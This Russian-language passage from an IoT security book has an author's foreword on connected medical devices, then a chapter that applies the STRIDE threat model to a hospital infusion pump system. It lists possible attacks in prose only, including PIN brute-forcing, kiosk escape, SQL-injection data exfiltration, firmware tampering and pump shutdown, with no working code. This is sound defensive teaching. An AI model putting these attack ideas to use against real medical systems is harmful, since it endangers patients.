Я хорошо помню тот день, когда мне поставили диагноз «диабет». Это был мой 22-й день рождения. У меня были типичные симптомы диабета I типа: сильная жажда и потеря веса. Тот день изменил мою жизнь. Я один из редких людей, которые могут сказать, что мне повезло с диагнозом. Диабет открыл мне мир медицинских устройств, подключенных к интернету. К тому времени я уже любил разбирать и чинить вещи – это был просто новый способ проявить свои природные задатки и навыки. Невозможно описать, что чувствует человек, к телу которого подключают аппарат, контролирующий основные жизненные функции. Другое неопишемое чувство – знать, что он функционирует благодаря беспроводному подключению и имеет уязвимости. Я радуюсь любой возможности сделать медицинские устройства более устойчивыми к вредоносному воздействию, в том числе сетевому. Эта техника критически важна для поддержания здоровья и жизни людей. Инсулиновые помпы, кардиостимуляторы

и другие кардиоустройства, стимуляторы спинного мозга, нейростимуляторы и бесчисленное множество других устройств меняют жизнь людей к лучшему.

Подобные приборы часто подключаются к мобильным телефонам, а затем к интернету – так они могут информировать врачей и лиц, осуществляющих уход, о состоянии здоровья пациента. Но возможность подключения сопряжена с риском. Наша задача как специалистов в области безопасности – помочь пациентам и врачам понять эти риски, а производителям – выявить их и контролировать. Хотя сами компьютеры, возможности подключения и меры безопасности сильно изменились за последние несколько десятилетий, в законодательстве Соединенных Штатов не появилось ничего существенно нового в отношении исследований безопасности, проводимых с добрыми намерениями. (Ознакомьтесь с законами, действующими в вашем регионе, – они могут отличаться.) К счастью, нормативные формулировки, исключения и реализации изменились в лучшую сторону – благодаря работе хакеров, ученых, компаний и компетентных чиновников. Для подробного рассмотрения юридических аспектов компьютерной безопасности может потребоваться несколько томов заумного текста, написанного опытными юристами, так что эта книга не место для такого обсуждения. Но в целом, если вы владеете медицинским устройством и проживаете на территории США, исследовать безопасность этого устройства законно, по крайней мере в пределах вашей собственной сети.

Заключение

Сфера интернета вещей стремительно развивается. Количество, типы и способы использования этих «вещей» меняются быстрее, чем удаётся опубликовать новые книги о них. К тому времени, как вы прочтёте эти строки, появится ещё какая-нибудь новинка, о которой мы пока ничего не знаем. Тем не менее мы уверены: эта книга содержит ценные ресурсы и ссылки, которые позволят вам развивать свои навыки независимо от того, что вам придётся тестировать через год или десятилетие.

2

МОДЕЛИРОВАНИЕ УГРОЗ



Процесс *моделирования угроз* позволяет систематически определять возможные атаки на устройство, а затем ранжировать риски по степени их серьезности. Поскольку моделирование угроз может отнимать много времени и сил, его иногда упускают из виду. А между тем жизненно важно отслеживать реальные угрозы, оценивать их влияние и принимать адекватные меры по их устранению.

В этой главе мы ознакомим вас с простой схемой моделирования угроз и разберем несколько альтернативных схем. Затем кратко опишем некоторые из наиболее важных угроз, с которыми обычно сталкивается инфраструктура интернета вещей, чтобы вы могли успешно использовать методы моделирования угроз при следующей оценке ваших устройств.

Моделирование угроз для интернета вещей

Создавая модели угроз для IoT-устройств, вы, скорее всего, столкнетесь с рядом характерных проблем. Причина в том, что мир интернета вещей в основном состоит из систем с низкой вычислительной мощностью, энергопотреблением, памятью и дисковым пространством, которые развернуты в небезопасных сетевых средах. Многие

производители оборудования осознали, что могут легко преобразовать любую недорогую платформу, такую как телефон или планшет Android, Raspberry Pi или плату Arduino, в сложное устройство IoT.

Следовательно, многие IoT-устройства фактически работают под управлением Android или распространенных дистрибутивов Linux – тех же операционных систем, что установлены на миллиардах телефонов, планшетов, часов и телевизоров. Эти ОС хорошо известны и часто предоставляют больше функций, чем требуется устройству, что увеличивает возможности злоумышленника. Хуже того, разработчики интернета вещей дополняют операционные системы, вводя собственные приложения, в которых не предусмотрены надлежащие меры защиты! К тому же, чтобы обеспечить функционирование устройства, разработчикам часто приходится обходить исходные средства защиты операционной системы. Другие IoT-устройства, основанные на операционной системе реального времени (Real Time Operating System, RTOS), минимизируют время обработки за счет отказа от внедрения стандартов безопасности более продвинутых платформ.

Кроме того, электроника такого рода обычно не оснащена средствами защиты от вирусов или вредоносных программ. Ее минималистичный дизайн, заточенный на простоту использования, не учитывает общие меры безопасности, такие как *белый список программного обеспечения*, благодаря которому на устройстве разрешается устанавливать только определенное ПО, или решения для *управления доступом к сети* (Network access control, NAC), обеспечивающие соблюдение политики сетевой безопасности, которая регулирует доступ пользователей и устройств. Многие поставщики вскоре после первого выпуска продукта перестают предлагать обновления системы безопасности. Кроме того, некоторые фирмы заключают договоры с представителями брендов, берущими на распространение продукцию сторонних производителей, и тогда одни и те же устройства приходят на рынок по разным каналам под разными торговыми марками и логотипами, что затрудняет обновление системы безопасности и ПО каждого из них.

Эти ограничения приводят к тому, что для многих устройств с выходом в интернет используются проприетарные или менее известные протоколы, которые не соответствуют стандартам безопасности. Часто это препятствует использованию сложных методов усиления защиты, таких как *контроль целостности программного обеспечения*, который отслеживает факт вмешательства третьих сторон, или *аттестация устройства* – проверка с использованием специализированного оборудования, позволяющая убедиться, что тестируемое устройство является надежным.

Схема моделирования угроз

Самый простой способ моделирования угроз при оценке безопасности – использование *модели классификации угроз STRIDE*, в которой основное внимание уделяется выявлению слабых мест в тех-

нологии, а не уязвимых активов или вероятных злоумышленников. STRIDE, разработанная Преритом Гаргом и Лореном Конфельдером в Microsoft, является одной из самых популярных систем классификации угроз. Аббревиатура обозначает следующие угрозы:

- **Spoofing (спуфинг, подмена)** – обход системы управления доступом за счет маскирования под другую систему;
- **Tampering (вмешательство)** – субъект нарушает целостность системы или данных;
- **Repudiation (сокрытие)** – пользователь может скрыть, что предпринимал определенные действия в отношении системы;
- **Information disclosure (утечка информации)** – нарушена конфиденциальность данных в системе (происходит утечка данных, перехват);
- **Denial of Service (D.o.S, атака «отказ в обслуживании»)** – злоумышленник создает такие условия, при которых легальные пользователи системы не могут получить доступ к ее ресурсам;
- **Elevation of privilege (повышение привилегий)** – пользователь, которому открыт только ограниченный доступ к системе, может самостоятельно расширить возможности доступа.

STRIDE включает три шага: определение архитектуры, разбивку ее на компоненты и определение угроз в отношении каждого компонента. Рассмотрим эту схему на примере инфузионной помпы. Предположим, помпа по Wi-Fi-связи подключена к серверу в больнице. Сеть небезопасна и не имеет сегментации – это означает, что посетитель больницы может подключиться к Wi-Fi и в пассивном режиме отслеживать трафик помпы. Мы будем использовать этот сценарий для разработки пошагового плана действий.

Определение архитектуры

Моделирование угроз начинается с изучения архитектуры устройства. Система состоит из помпы и сервера управления, который может подавать команды на несколько десятков насосов (рис. 2.1). Сервер обслуживают медсестры, хотя в некоторых случаях к нему могут получить доступ авторизованные ИТ-администраторы.




Рис. 2.1. Архитектура инфузионной помпы (упрощенное представление)

Иногда на управляющем сервере нужно обновлять данные, в том числе библиотеку лекарств и записи о состоянии здоровья пациента.

Для этого сервер периодически подключают к *электронной медицинской карте* (Electronic health record, EHR) и *серверу обновлений*. В базе данных EHR содержатся записи из истории болезни. Несмотря на то что эти два компонента могут выходить за рамки оценки безопасности, мы включили их в нашу модель угроз (рис. 2.2).




Рис. 2.2. Расширенная архитектура инфузионной помпы и управляющего сервера (включая электронную карту и сервер обновлений)

Разбивка архитектуры на компоненты

Рассмотрим архитектуру более пристально. Инфузионная помпа и сервер управления состоят из нескольких компонентов, и нам нужно детализировать модель, чтобы лучше распознать возможные угрозы. На рис. 2.3 архитектура представлена еще подробнее.




Рис. 2.3. Модель угроз: детализация

Насосная система состоит из аппаратной части (собственно помпы), операционной системы, а также программного обеспечения и микроконтроллера, работающих внутри насоса. Мы также рассматриваем операционную систему сервера управления, диспетчер сервера управления (программу, управляющую сервером) и ограниченный пользовательский интерфейс – систему, которая ограничивает взаимодействие пользователя с оборудованием.

Теперь, когда мы более четко представляем модель, давайте определим направления передачи информации между компонентами. Таким образом, мы найдем конфиденциальные данные и выясним, какие компоненты может атаковать злоумышленник. Также можно выявить скрытые пути потока данных, о которых мы не знали. В ходе изучения инфраструктуры мы пришли к выводу, что данные передаются в обе стороны между всеми компонентами. Отметим это с помощью двунаправленных стрелок на рис. 2.3. Запомните эту деталь.

Давайте продолжим, добавив *границы доверия* к нашей схеме (рис. 2.4). Границами доверия обведены группы с атрибутами безопасности, которые могут помочь нам выявить точки входа в потенциально уязвимые потоки данных.




Рис. 2.4. Схема с границами доверия

Таковыми границами мы очертили помпу, сервер управления, локальные и внешние компоненты. Из практических соображений мы также добавляем двух внешних пользователей: пациента, использующего помпу, и медсестру, обслуживающую сервер управления.

Обратите внимание, что такая конфиденциальная информация, как данные пациента из помпы, может поступать на сервер обновлений стороннего поставщика через управляющий сервер. Наш метод работает: мы уже обнаружили первую угрозу – небезопасный механизм обновления, который может раскрыть данные пациента неавторизованным системам.

Выявление угроз

Сейчас мы применим модель STRIDE к компонентам диаграммы, благодаря чему получим более полный список угроз. Хотя в этом упражнении для краткости будут обсуждаться лишь некоторые из этих компонентов, вам следует рассмотреть их все как часть процесса моделирования угроз.

Для начала исследуем общие требования безопасности продукта. Часто поставщик устанавливает эти требования в процессе разработки. Если у нас нет конкретного списка требований поставщика, можно изучить документацию к устройству, чтобы выявить их самостоятельно. Например, как медицинское устройство инфузионная помпа должна обеспечивать безопасность и конфиденциальность пациента. Кроме того, все медицинские изделия должны быть зарегистрированы и сертифицированы по стандартам рынка страны-производителя. Так, устройства, продаваемые в Европейской экономической зоне, должны иметь сертификационный знак *Conformité Européenne* (CE). Мы будем учитывать эти требования при анализе каждого компонента.

Пользовательский интерфейс с ограничениями

Пользовательский интерфейс с ограничениями (Restrictive user interface, RUI) – это приложение, которое работает в режиме киоска и взаимодействует со службой сервера управления. Оно существенно ограничивает действия пользователя и по сути своей похоже на приложение для банкомата: вы можете взаимодействовать с программой, но в допустимых пределах. Помимо общих требований безопасности RUI предусматривает соблюдение особых норм. Во-первых, у пользователя не должно быть возможности выйти из приложения. Во-вторых, для доступа к нему пользователь должен пройти аутентификацию, введя действительные учетные данные. Теперь давайте пошаговым образом применим модель STRIDE для выявления угроз.

Подмена: RUI аутентифицирует пользователей с помощью слабых четырехзначных пин-кодов, которые злоумышленники могут легко подобрать. Если злоумышленники угадали пин-код, они получают до-

ступ к авторизованным учетным записям и могут отправлять команды на инфузионную помпу от имени владельца учетной записи.

Вмешательство: RUI допускает способ ввода, отличный от тех немногих, которые разрешены. Например, ввод может осуществляться через внешнюю клавиатуру. Даже если большинство клавиш отключено, система может разрешать различные комбинации клавиш, в частности «горячие клавиши» или даже специальные сочетания, предусмотренные базовой операционной системой (такие как закрытие окна нажатием **ALT+F4** в Windows). Это может позволить пользователям обойти RUI и выйти из режима киоска. Мы опишем этот тип атаки в главе 3.

Соккрытие: RUI поддерживает только одну учетную запись пользователя для медицинского персонала, ввиду чего файлы журналов, если таковые существуют, теряют смысл: вы не можете определить, кто на самом деле использовал устройство. Поскольку RUI не может работать в многопользовательском режиме, любой сотрудник из медицинской бригады может получить доступ к серверу управления и управлять инфузионной помпой; система не сможет распознать, кто именно это делает.

Утечка информации: вполне возможно, что некоторые сообщения об ошибках или отладочная информация, представленные пользователю, могут раскрыть важную информацию о пациентах или внутреннем устройстве системы. Злоумышленникам ничто не мешает декодировать эти сообщения, обнаружить технологии, используемые базовой системой, и выяснить способ их использования.

Отказ в обслуживании (атаки типа D.o.S) небезопасен для RUI из-за его механизма защиты от *брутфорса* (прямой подбор, метод «грубой силы»): доступ пользователя к системе блокируется после пяти последовательных неправильных попыток входа в систему. После срабатывания защиты от брутфорса всем пользователям в течение некоторого времени запрещается входить в систему. Если медицинская бригада случайно активирует эту функцию, доступ к системе будет заблокирован, создавая риски для пациента. Хотя встроенные функции безопасности защищают от ряда угроз, они в то же время могут порождать другие. Найти баланс между защитой, безопасностью и удобством использования – сложная задача.

Что касается *повышения привилегий*, критически важные медицинские системы часто имеют решения для удаленной поддержки, которые позволяют техническим специалистам поставщика мгновенно получать доступ к программному обеспечению. Наличие этих функций автоматически увеличивает масштаб угрозы, поскольку подобные службы уязвимы и злоумышленники могут использовать их, чтобы получить удаленный административный доступ в пределах RUI или службы управления сервером. Даже если эти функции требуют аутентификации, учетные данные могут быть общедоступными или одинаковыми для всех продуктов линейки. А иногда и аутентификация не предусмотрена.

Служба сервера управления

Служба сервера управления – это приложение, которое обслуживает управляющий сервер. Оно отвечает за связь с RUI, библиотекой препаратов и инфузионной помпой. Также оно связывается с электронной медицинской картой (для получения информации о пациентах) по протоколу HTTPS и с сервером обновлений (для получения обновлений ПО и библиотеки препаратов) по специальному протоколу TCP.

Помимо общих требований безопасности, упомянутых выше, важно, чтобы сервер управления мог идентифицировать и проверять инфузионные помпы – во избежание *скимминговых атак*, в ходе которых злоумышленник заменяет периферийные компоненты системы похожими, но с некоторыми изменениями. Также мы должны убедиться, что «данные в пути» защищены – другими словами, протокол связи между сервером управления и помпой безопасен и не допускает атак повторного воспроизведения или перехвата. *Атаки с повторением* вызывают повторную передачу или задержку критического запроса или запроса к серверу, изменяющего его состояние. Наконец, мы должны гарантировать, что злоумышленники не смогут поставить под угрозу средства управления безопасностью хостинг-платформы, которые могут включать в себя изолированную программную среду приложений, разрешения файловой системы и существующие средства контроля доступа на основе ролей.

Используя STRIDE, мы можем идентифицировать следующие угрозы. *Подмена*: атаки с использованием спуфинга могут происходить из-за того, что сервер управления не имеет надежного метода идентификации инфузионных помп. Если вы хотя бы поверхностно проанализируете протокол связи, то можете имитировать помпу и связаться с сервером управления, что влечет за собой новые угрозы.

Вмешательство: злоумышленник может взломать сервис, поскольку у сервера управления нет надежного метода проверки целостности данных, отправляемых инфузионной помпой. Это означает, что сервер управления уязвим для атак типа *man-in-the-middle* («человек посередине»), когда злоумышленник изменяет данные, отправляемые на сервер, и предоставляет ему ложные показания. Если сервер управления основывает свои действия на фальсифицированных показаниях, атака может напрямую повлиять на здоровье и безопасность пациентов.

Сервер управления может допускать *сокрытие* действий пользователя, потому что использует *общедоступные журналы*, которые любой пользователь системы может перезаписать по своему усмотрению. Эти файлы журналов могут подвергаться инсайдерскому вмешательству со стороны злоумышленника, который хочет скрыть в них определенные операции.

Что касается *утечки информации*, управляющий сервер без необходимости отправляет конфиденциальную информацию о пациенте на сервер обновлений или инфузионную помпу. Эта информация может включать результаты важных измерений, персональные данные и т. п.

Что касается *атаки на отказ в обслуживании*, злоумышленники, находящиеся в непосредственной близости от управляющего сервера, могут заглушить его сигнал и отключить любой вид беспроводной связи с помпой, в результате чего вся система станет бесполезной.

Сервер управления может быть уязвим и для *Elevation of privilege* (повышения привилегий), если он непреднамеренно предоставляет службы API, которые позволяют неаутентифицированным злоумышленникам выполнять действия с высокими привилегиями, включая изменение настроек инфузионной помпы.

Библиотека препаратов

Библиотека препаратов – это основная база данных системы. Она содержит всю информацию, относящуюся к лекарствам, которые использует помпа. Эта база данных также может оперировать системой управления пользователями.

Подмена: пользователи, взаимодействующие с базой данных через RUI или помпу, могут выдавать себя за пользователей другой базы данных. Например, они могут использовать уязвимость приложения, связанную с отсутствием элементов управления для ввода данных пользователем из RUI.

Вмешательство: библиотека препаратов может быть уязвима в случае, если библиотека не способна качественно очищать вводимые пользователем RUI данные. Это может привести к атакам типа *SQL injection*, которые позволяют злоумышленникам манипулировать базой данных или внедрить SQL-код.

База данных может допускать *сокрытие*, если пользовательские запросы, исходящие от инфузионной помпы, через запросы программного агента пользователя, передаваемые незащищенным образом, позволяют злоумышленникам засорять файлы журнала базы данных (например, с помощью символов перевода строки для вставки фальшивых записей логов).

Information disclosure (раскрытие информации): база данных может содержать функции или хранимые процедуры, которые выполняют внешние запросы (например DNS- или HTTP-запросы). Злоумышленник может использовать их для кражи данных с помощью атаки *SQL injections*. Этот метод чрезвычайно полезен для злоумышленников, которые могут выполнять только слепые атаки *SQL injections*, в которых выходные данные сервера не содержат данных, полученных в результате введенного запроса. Например, злоумышленники могут переправить конфиденциальные данные, создав URL-адреса и поместив эти данные в поддомен, который они контролируют. Затем они могут предоставить этот URL-адрес одной из этих уязвимых функций и заставить базу данных выполнить внешний запрос к их серверу.

Атаки на отказ в обслуживании также могут происходить в случаях, когда злоумышленник пользуется компонентами системы, позволяющими выполнять сложные запросы. Вынуждая эти компоненты выполнять ненужные вычисления, база данных может прервать работу, когда не останется доступных ресурсов для выполнения запроса.

Повышение привилегий: некоторые функции базы данных могут позволить пользователям запускать код с наивысшими привилегиями. Выполняя определенный набор действий через компонент RUI, пользователь может вызывать эти функции и повышать свои привилегии до уровня суперпользователя базы данных.

Операционная система

Операционная система получает входные данные от службы сервера управления, поэтому любые угрозы для нее исходят непосредственно от сервера управления. В операционной системе должны быть предусмотрены механизмы проверки целостности, а ее базовая конфигурация должна учитывать определенные принципы безопасности: например, защиту неактивных данных, процедуры обновления, сетевой экран (файрвол) и обнаружение вредоносного кода.

Компонент допускает *подмену*, если злоумышленник может загрузить собственную кастомную операционную систему, которая намеренно не поддерживает необходимые элементы управления безопасностью, такие как «песочница», разрешения файловой системы и управление доступом на основе ролей. Затем злоумышленник может изучить приложение и извлечь важную информацию, которая в противном случае была бы ему недоступна.

Вмешательство: имея локальный или удаленный доступ к системе, злоумышленник может манипулировать ОС – например, изменять текущие настройки безопасности, отключать сетевой экран и устанавливать обходной путь для исполнимой программы.

Соккрытие: такая угроза возникает, если системные логи хранятся только локально и если злоумышленник с высокими привилегиями может их изменить.

Утечка информации: сообщения об ошибках и отладочные сообщения могут раскрывать информацию об операционной системе, что позволяет злоумышленникам внедряться в систему все глубже. Сообщения могут также содержать конфиденциальную информацию о пациенте, которая не должна передаваться третьим лицам.

Компонент может быть подвержен атакам *отказам в обслуживании*, если злоумышленник инициирует нежелательный перезапуск системы (во время процесса обновления, например) или намеренно выключает систему, вызывая сбой в работе устройства.

Повышение привилегий: злоумышленники могут воспользоваться уязвимостями функционала, дизайном программного обеспечения или неправильной конфигурацией высокопривилегированных служб и приложений для получения расширенного доступа к ресурсам, которыми могут распоряжаться только пользователи с особыми правами.

Прошивка компонентов устройства

Далее рассмотрим прошивку всех компонентов устройства, таких как привод CD/DVD, контроллеры, дисплей, клавиатура, мышь, материнская плата, сетевая карта, звуковая карта, видеокарта и т. д. Прошив-

ка – это разновидность программного обеспечения, которое отвечает за определенные низкоуровневые операции. Обычно она хранится в энергонезависимой памяти компонентов или загружается в компоненты драйвером во время инициализации. Поставщик устройства, как правило, разрабатывает и поддерживает собственное микропрограммное обеспечение. При этом он должен подписать микропрограмму, а устройство должно проверить эту подпись.

Подмена: злоумышленники могут использовать логические ошибки, которые понижают версию микропрограммы до более ранней, содержащей известные уязвимости. Еще один вариант вредоносного воздействия – установить специальную прошивку, которая маскируется под последнюю доступную версию от поставщика, когда система запрашивает обновление.

Вмешательство: установка вредоносного ПО на прошивку – распространенный метод для атак с *целенаправленной устойчивой угрозой* (Advanced Persistent Threat, APT), когда злоумышленник пытается остаться незамеченным в течение длительного периода и переждать переустановку операционной системы или замену жесткого диска. Например, модификация прошивки жесткого диска, содержащая *троян* (особый род вируса), позволяет хранить данные в местах, которые останутся незатронутыми даже при форматировании или удалении диска. Устройства интернета вещей часто не проверяют целостность цифровой подписи и микропрограмм, что упрощает такие атаки. Кроме того, изменение переменных конфигурации определенной прошивки (например, BIOS или UEFI¹) может позволить злоумышленникам отключить определенные аппаратные средства безопасности, такие как Secure Boot (защищенная загрузка).

Утечка информации: любая прошивка, которая устанавливает канал связи с серверами сторонних поставщиков (например, для аналитических целей или для запроса информации об обновлениях), также может раскрывать личные данные пациентов, в том числе относящиеся к разряду конфиденциальных. Кроме того, иногда прошивка предоставляет ненужные функции API, связанные с безопасностью, которыми злоумышленники могут воспользоваться для извлечения данных или повышения своих привилегий. Сюда относится утечка содержимого ОЗУ модуля системного управления (System Management Random Access Memory – SMRAM), используемого *режимом системного управления* (system management mode, SMM), который выполняет код с самыми высокими привилегиями и управляет загрузкой центрального процессора.

Отказ в обслуживании: некоторые поставщики компонентов устройств предусматривают обновления по беспроводной сети (так называемое обновление по воздуху – over-the-air, OTA) для распространения прошивки и надежной настройки соответствующего компонента. Злоумышленники могут блокировать эти обновления, оставляя систему в небезопасном или нестабильном состоянии. Кроме того, вероятны

¹ Унифицированный расширяемый интерфейс микропрограммного обеспечения.

попытки напрямую взаимодействовать с коммуникационным интерфейсом и повреждать данные, чтобы остановить работу системы.

Повышение привилегий: возможно использование известных уязвимостей в драйверах и злоупотребление недокументированными, открытыми интерфейсами управления, такими как SMM. Кроме того, многие компоненты устройства поставляются с паролями по умолчанию, встроенными в прошивку. Злоумышленники могут использовать эти пароли для получения привилегированного доступа к панелям управления компонентов или к действующей хост-системе.

Физическое оборудование

Теперь оценим безопасность физического оборудования – в том числе корпус, в котором размещен процессор сервера управления и экран RUI. После того как злоумышленники получают физический доступ к системе, следует предположить, что они наделят себя правами администратора. Полностью защититься от этого маловероятно. Тем не менее вы можете реализовать механизмы, которые значительно усложнят этот процесс.

Требований к безопасности физического оборудования гораздо больше, чем к любым другим элементам системы. Во-первых, клиника должна хранить сервер управления в помещении, к которому имеют доступ только уполномоченные сотрудники. Каждый компонент должен поддерживать аттестацию оборудования и предусматривать безопасный процесс загрузки, основанный на ключах, записанных в CPU. На устройстве должна быть включена защита памяти. Оно должно обеспечивать безопасное управление ключами с аппаратной поддержкой, хранение и генерацию, а также безопасные криптографические операции, такие как генерация случайных чисел, шифрование данных открытым ключом и безопасная подпись. Кроме того, все важные компоненты должны быть покрыты эпоксидной смолой или другим клейким веществом, которое не позволяет легко изучить конструкцию схемы и затрудняет реверс-инжиниринг (обратную разработку).

Подмена: злоумышленники могут заменить критически важные части оборудования неисправными или небезопасными. Эти атаки мы называем *атаками на цепочку поставок*, потому что они часто происходят на этапах производства или доставки продукта.

Вмешательство: пользователь может подключить внешние USB-устройства, такие как клавиатура или флешка, чтобы предоставить системе ненадежные данные. Кроме того, злоумышленник может заменить существующие физические устройства ввода (например, клавиатуру, кнопки управления, порты USB или Ethernet) вредоносными, которые передают данные вовне. Открытые интерфейсы аппаратного программирования, такие как JTAG, тоже могут позволить злоумышленникам изменить текущие настройки устройства и извлечь прошивку или даже сбросить настройки, переведя устройство в небезопасное состояние.

Утечка информации: злоумышленники могут обнаружить информацию о системе и ее работе, просто наблюдая за ней. Кроме того,

экран RUI не может защитить систему от фотосъемки, фиксирующей конфиденциальную информацию. Кто-то может удалить внешние запоминающие устройства и извлечь сохраненные данные. Злоумышленники также могут пассивно выводить конфиденциальную информацию о пациентах, пароли в открытом виде и ключи шифрования, используя потенциальные утечки из побочного канала в аппаратной реализации (например, электромагнитные помехи или энергопотребление CPU) либо проводя анализ разделов памяти при выполнении *атаки с холодной перезагрузкой (cold-boot attack)*.

Служба может быть уязвима для атак *отказа в обслуживании* в случаях, когда происходит отключение питания и система прекращает функционировать. Эта угроза затрагивает все компоненты, для работы которых требуется сервер управления. Кроме того, злоумышленники, имеющие физический доступ к оборудованию, могут воздействовать на внутреннюю схему устройства, вызывая неисправности.

Повышение привилегий возможно ввиду таких уязвимостей, как гонка фронтов сигналов и небезопасная обработка ошибок. Эти проблемы характерны для конструкции со встроенными процессорами и позволяют злоумышленнику читать всю память или производить запись в произвольные участки памяти, даже если у него нет таких полномочий.

Служба управления помпой

Служба управления помпой (служба помпы) – это программное обеспечение, управляющее помпой. Оно состоит из протокола связи, подключающегося к серверу управления, и микроконтроллера, который управляет помпой. В дополнение к общим требованиям безопасности помпа должна идентифицировать и проверять целостность службы сервера управления. Протокол связи между сервером управления и инфузионной помпой должен быть безопасным и не допускать атак повторением или перехвата.

Подмена: может повлиять на компонент, если помпа не использует проверки, достаточные для подтверждения того, что она действительно обменивается данными с легитимным сервером управления. Не надежная проверка может также привести к *вмешательству*, если, например, помпа примет несанкционированные запросы на изменение ее настроек. Что касается *сокрытия событий*, инфузионная помпа может использовать пользовательские лог-файлы – если они доступны не только для чтения, возможно неправомерное вторжение и в них.

Служба помпы допускает *утечку информации*, если протокол связи между сервером управления и инфузионной помпой не использует шифрование. В этом случае злоумышленники могут перехватить данные, включая конфиденциальную информацию о пациентах.

Атаки *отказа в обслуживании* окажутся успешными, если после тщательного анализа протокола связи злоумышленник обнаружит команду выключения. Кроме того, если помпа имеет в системе права суперпользователя и полный контроль над устройством, она может быть подвержена угрозе *повышения привилегий*.

Вы могли обнаружить больше угроз, чем мы упомянули выше, и, вероятно, определили дополнительные требования безопасности для каждого компонента. Хорошее правило – выявить по крайней мере одну или две угрозы по модели STRIDE для каждого компонента. Если вы не обнаружили столько рисков с первой попытки, пересмотрите свою модель угроз несколько раз.

Использование деревьев атак для обнаружения угроз

Если вы хотите выявить новые угрозы или смоделировать существующие для дальнейшего анализа, можете использовать *дерево атак* (attack tree). Это визуальная карта, которая начинается с определения общей цели атаки, а затем становится более конкретной по мере расширения дерева. Например, на рис. 2.5 показано дерево атак, цель которого – открытие доступа к службе доставки препаратов.

